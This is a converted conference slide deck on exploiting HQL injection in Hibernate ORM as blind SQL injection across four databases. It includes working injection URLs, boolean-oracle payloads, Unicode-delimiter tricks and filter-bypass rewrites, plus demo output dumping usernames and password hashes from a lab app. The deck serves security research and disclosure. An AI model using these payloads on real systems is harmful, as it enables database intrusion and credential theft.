

# ORM2Pwn: Exploiting injections in Hibernate ORM

Mikhail Egorov

Sergey Soldatov

## Short BIO - Mikhail Egorov

- ▶ Application Security Engineer at Odin [ <http://www.odin.com> ]
- ▶ Security researcher and bug hunter
- ▶ Graduated from BMSTU with MSc. in Information Security [IU8]
- ▶ Holds OSCP and CISSP certificates
- ▶ See my blog [ <http://0ang3l.blogspot.com> ]


## Short BIO - Sergey Soldatov

- ▶ Chief infosecurity manager at big corp.'s IT insourcer
  - GRC ☺ and “paper security”
  - Security engineer and systems architect
  - Security operations manager and analyst
- ▶ Amateur ~~hacker~~ security researcher & musician
- ▶ BMSTU's IU8
- ▶ CISA, CISSP
- ▶ <http://reply-to-all.blogspot.ru/>

## Motivation

- ▶ Modern applications work with DBMS not directly but via ORM
- ▶ In Java, Hibernate is a popular ORM [ Red Hat project ]
- ▶ Hibernate uses HQL, which is very limited [ versus SQL ]
- ▶ HQLi exploitation is limited ☹

# Motivation



Picture from <http://blog.h3xstream.com/2014/02/hql-for-pentesters.html>

- ▶ Is it possible to exploit HQLi as SQLi for popular DBMSs?
- ▶ MySQL, Postgresql, Oracle, MS SQL Server are popular [ in our opinion ☺ ]

Chuck Norris can exploit SQLi even  
on static HTML pages



# MySQL DBMS

- ▶ Hibernate escapes ['] in string with ["]
- ▶ MySQL escapes ['] in string with [\']

# MySQL DBMS

- ☺ What about string ‘abc\’or 1=(select 1)--’?
- ☺ Hibernate – ‘abc\’or 1=(select 1)--’ [thinks it’s a string]
- ☺ MySQL – ‘abc\’or 1=(select 1)--’

# MySQL DBMS

## ☺ Navigate to URL

http://127.0.0.1:8080/app/dummy\''%20or%201<len(select%20version())--

## ☺ HQL query -

```
SELECT p FROM pl.btbw.persistent.Post p where p.name='dummy\'' or  
1<len(select version())--'
```

## ☺ SQL query

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_  
where post0_.name='dummy\'' or 1<len(select version())--'
```

# Postgresql DBMS

- :( Trick with \" not working
  - Quote escaping with " only [not with \' ]
- :) HQL allows subqueries in where clause
- :) Hibernate allow arbitrary function names in HQL
- :) Postgresql has nice built-in `query_to_xml('SQL')`

# Postgresql DBMS


- :( query\_to\_xml('SQL') return XML [not usable directly ]
- :) Nevertheless it is possible to know if the SQL return 0 rows or > 0

```
array_upper(xpath('row',query_to_xml('select 1 where 1337>1', true, false,'')),1)
```

```
array_upper(xpath('row',query_to_xml('select 1 where 1337<1', true, false,'')),1)
```

# Postgresql DBMS

SQL returns 1 row [ or more ]




root@kali: ~

File Edit View Search Terminal Help

```
postgres=# select array_upper(xpath('row', query_to_xml('select 1 where 1337>1',
true, false, '')), 1);
array_upper
-----
1
(1 row)
```

The terminal window shows a successful execution of a PostgreSQL query. The query uses the `xpath` and `query_to_xml` functions to select an array from a XML structure. The condition `1337>1` is true, so the array has one element, which is then printed. The result is circled in red.

SQL returns no rows



root@kali: ~

File Edit View Search Terminal Help

```
postgres=# select array_upper(xpath('row', query_to_xml('select 1 where 1337<1',
true, false, '')), 1);
array_upper
-----
(1 row)
```

The terminal window shows an unsuccessful execution of a PostgreSQL query. The query uses the `xpath` and `query_to_xml` functions to select an array from a XML structure. The condition `1337<1` is false, so the array has no elements. The result is circled in red.

# Postgresql DBMS

## ☺ Navigate to URL

```
http://127.0.0.1:8080/hqli.playground/dummy%27%20and%20array_upper%28xpath%28%27row%27%2Cquery_to_xml%28%27select%201%20where%201337%3E1%27%2Ctrue%2Cfalse%2C%27%27%29%29%2C1%29%3D1%20and%20%271%27%3D%271
```

## ☺ HQL query

```
SELECT p FROM hqli.persistent.Post p where p.name='dummy' and array_upper(xpath('row',query_to_xml('select 1 where 1337>1',true,false,'')),1)=1 and '1'='1'
```

## ☺ SQL query

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where post0_.name='dummy' and array_upper(xpath('row', query_to_xml('select 1 where 1337>1', true, false, '')), 1)=1 and '1'='1'
```

## Oracle DBMS

- :( Trick with \" not working
  - Quote escaping with " [ not with \' ]
- :) Hibernate allow arbitrary function names in HQL
- :) Oracle has nice built-in **DBMS\_XMLGEN.getxml('SQL')**

## Oracle DBMS

- ☺ DBMS\_XMLGEN.getxml('SQL') returns CLOB or null  
[ null if SQL returns no rows ]
- ☺ It is possible to know if the SQL return 0 rows or > 0 using TO\_CHAR and NVL built-ins

```
NVL(TO_CHAR(DBMS_XMLGEN.getxml('SQL')),'1') != '1'
```

# Oracle DBMS

## ☺ Navigate to URL

```
http://127.0.0.1:8080/app/dummy'%20and%20NVL(TO_CHAR(DBMS_XMLGEN.getxml('SELECT%201337%20FROM%20dual%20where%201337>1')), '1') !='1'%20and%20'1'='1
```

## ☺ HQL query

```
SELECT p FROM pl.btbw.persistent.Post p where p.name='dummy' and  
NVL(TO_CHAR(DBMS_XMLGEN.getxml('SELECT 1337 FROM dual where 1337>1')), '1') !='1'  
and '1'='1'
```

## ☺ SQL query

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where  
post0_.name='dummy' and NVL(to_char(DBMS_XMLGEN.getxml('SELECT 1337 FROM dual  
where 1337>1')), '1')<>'1' and '1'='1'
```

# Microsoft SQL Server DBMS

- :( Trick with \" not working
  - Quote escaping with " only [not with \' ]
- :( There are no usable functions like `query_to_xml('SQL')`

# Microsoft SQL Server DBMS

☺ **Hibernate ORM allows Unicode symbols in identifiers!!!**

ANTLR grammar for HQL parsing is here

<https://github.com/hibernate/hibernate-orm/blob/1ed895a3737c211e8c895b0297f801daccfe85a9/hibernate-core/src/main/antlr/hql.g>

ANTLR (ANother Tool for Language Recognition) - <http://www.antlr.org/>

# Microsoft SQL Server DBMS

## ☺ Hibernate ORM allows Unicode symbols in identifiers!!!

```
IDENT options { testLiterals=true; }
  : ID_START LETTER ( ID LETTER )*
  {
    // Setting this flag allows the grammar to use keywords as identifiers, if necessary.
    setPossibleID(true);
  }
;
protected
ID_START LETTER
:
'| '$'
| 'a'..'z'
| '\u0080'...'ufffe' // HHH-558 : Allow unicode chars in identifiers
;
protected
ID LETTER
:
| ID_START LETTER
| '0'..'9'
;
```

# Microsoft SQL Server DBMS

- ☺ MS SQL Server allows Unicode delimiters in query!!!  
There are many delimiters like space [U+0020]  
 $\text{LEN}(\text{U}(\text{select}\text{U}(1)))$  [ U – Unicode delimiter ]
- ☺ We've found them all with dumb Fuzzing!!!

# Microsoft SQL Server DBMS

😊 Here are the magic delimiters [U]

U+00A0	%C2%A0	No-break space
U+1680	%E1%9A%80	OGHAM SPACE MARK
U+2000	%E2%80%80	EN QUAD
U+2001	%E2%80%81	EM QUAD
U+2002	%E2%80%82	EN SPACE
U+2003	%E2%80%83	EM SPACE
U+2004	%E2%80%84	THREE-PER-EM SPACE
U+2005	%E2%80%85	FOUR-PER-EM SPACE
U+2006	%E2%80%86	SIX-PER-EM SPACE
U+2007	%E2%80%87	FIGURE SPACE
U+2008	%E2%80%88	PUNCTUATION SPACE
U+2009	%E2%80%89	Thin space

# Microsoft SQL Server DBMS

😊 Here are the magic delimiters [U]

U+200A	%E2%80%8A	HAIR SPACE
U+200B	%E2%80%8B	ZERO WIDTH SPACE
U+2028	%E2%80%A8	LINE SEPARATOR
U+2029	%E2%80%A9	PARAGRAPH SEPARATOR
U+202F	%E2%80%AF	NARROW NO-BREAK SPACE
U+205F	%E2%81%9F	Medium Mathematical space
U+3000	%E3%80%80	Ideographic space

# Microsoft SQL Server DBMS

## ☺ Navigate to URL

`http://127.0.0.1:8080/app/dummy%27%20or%201%3CLEN%28%C2%A0%28select%C2%A0top%C2%A01%C2%A0una  
me%C2%A0from%C2%A0postusers%29%29%20or%20%2731%27=%27143999`

## ☺ HQL query

```
SELECT p FROM pl.btbw.persistent.Post p where p.name='dummy' or 1<LEN([U+00A0] (select [U+00A0]top[U+00A0]1[U+00A0]uname[U+00A0]from[U+00A0]postusers)) or '31'='143999'
```

Hibernate sees here two function calls: `Len` and `[U+00A0]`

Identifier `select[U+00A0]top[U+00A0]1[U+00A0]uname[U+00A0]from[U+00A0]postusers` is passed as function argument

## ☺ Resulting SQL query

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where post0_.name='dummy' or  
1<len([U+00A0](select[U+00A0]top[U+00A0]1[U+00A0]uname[U+00A0]from[U+00A0]postusers)) or '31'='143999'
```

# Microsoft SQL Server DBMS

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where post0_.name='dummy' or 1<len([U+00A0](select [U+00A0] top [U+00A0] 1 [U+00A0] uname [U+00A0] from [U+00A0] postusers)) or '31'='143999'
```


Is the same as

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where post0_.name='dummy' or 1<len(select top 1 uname from postusers)) or '31'='143999'
```

# Microsoft SQL Server DBMS: additional useful tricks

Query fragment	How to rewrite to full HQL	Result
where id=13	where id like 13	No “=”
where field='data'	where field like cast(0xDATA_IN_HEX as varchar)	No “=”; No “ ” “ ”
where field not in ('data1', 'data2')	where 0 like charindex(concat('+',field,'+'), cast(0xDATA1DATA2_IN_HEX as varchar(MAX)))	No list
0xDATA_IN_HEX smth_known_to_hibernate(..)	<b>U</b> 0xDATA_IN_HEX <b>U</b> smth_known_to_hibernate(..)	int   func → identifier
substring((select...),N,1)='c'	N like charindex('c', (select...), N)	substring → charindex

# Hey, dude stop it! Show me the hack!



Video - [https://www.youtube.com/watch?v=m\\_MTWZptXUw](https://www.youtube.com/watch?v=m_MTWZptXUw)

All demo scripts are here - <https://github.com/0ang3l/Hibernate-Injection-Study>

Vulnerable App - <https://github.com/0ang3l/HQLi-playground>

## Takeaways

- ▶ HQL injection is SQL injection [ exploit HQLi as bSQLi ]
- ▶ Hibernate is not a WAF
- ▶ Our exploitation technique works because:
  - ▶ Hibernate allows arbitrary names for identifiers (function and argument names)
  - ▶ Hibernate allows Unicode symbols in identifiers
  - ▶ Hibernate escapes quotes ['] in string by doubling them ["]

# Questions?

SQL Server Management Studio (SSMS) interface showing the Object Explorer and a query results grid.

**Object Explorer:**

- Connected to N28A47S-MOB (SQL Server 11.0.2100 - n28a4)
- Databases: System Databases, hqli
- Tables: System Tables, FileTables, dbo.Post, dbo.Table\_1, dbo.Postusers
- Views, Synonyms, Programmability, Service Broker, Storage, Security, Security, Server Objects, Replication, Management

**Query Results Grid:**

```
***** Script for SelectTopNRows command from SSMS
SELECT TOP 1000 [uid]
    ,[uname]
    ,[password]
    ,[comment]
FROM [hqli].[dbo].[Postusers]
```

	uid	uname	password	comment
1	1	jlennon	53e67c231cc0b8e06aee914dcae36eb0	NULL
2	2	pmccartney	74e4ce8df8821f882276adb293b481be	NULL
3	3	gharrison	7e4da4c9bfbcf8fa19090adfeb491dd	NULL
4	4	admin	7e458af761947a9d1dc7e2923a0a8243	NULL
5	5	ad	db226896cb94da73069fe752e37fe014	NULL

**Terminal Output:**

```
C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>
C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>
C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>
C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>
C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>hqli_demo.pl -T
post
postusers
table_1

[+] Found tables: 'post', 'postusers', 'table_1'

C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>hqli_demo.pl -t postusers
uid
uname
password
comment

[+] Table 'postusers' has columns: 'uid', 'uname', 'password', 'comment'

C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>hqli_demo.pl -t postusers -f uname
jlennon
pmccartney
gharrison
admin
ad

[+] Table 'postusers':
[+] uname
[+] jlennon
[+] pmccartney
[+] gharrison
[+] admin
[+] ad

C:\Users\svs\Documents\2015-ZN15\HTTP_Fuzzer>hqli_demo.pl -t postusers -f password
53e67c231cc0b8e06aee914dcae36eb0
74e4ce8df8821f882276adb293b481be
7e4da4c9bfbcf8fa19090adfeb491dd
7e458af761947a9d1dc7e2923a0a8243
db226896cb94da73069fe752e37fe014

[+] Table 'postusers':
[+] password
[+] 53e67c231cc0b8e06aee914dcae36eb0
[+] 74e4ce8df8821f882276adb293b481be
[+] 7e4da4c9bfbcf8fa19090adfeb491dd
[+] 7e458af761947a9d1dc7e2923a0a8243
[+] db226896cb94da73069fe752e37fe014
```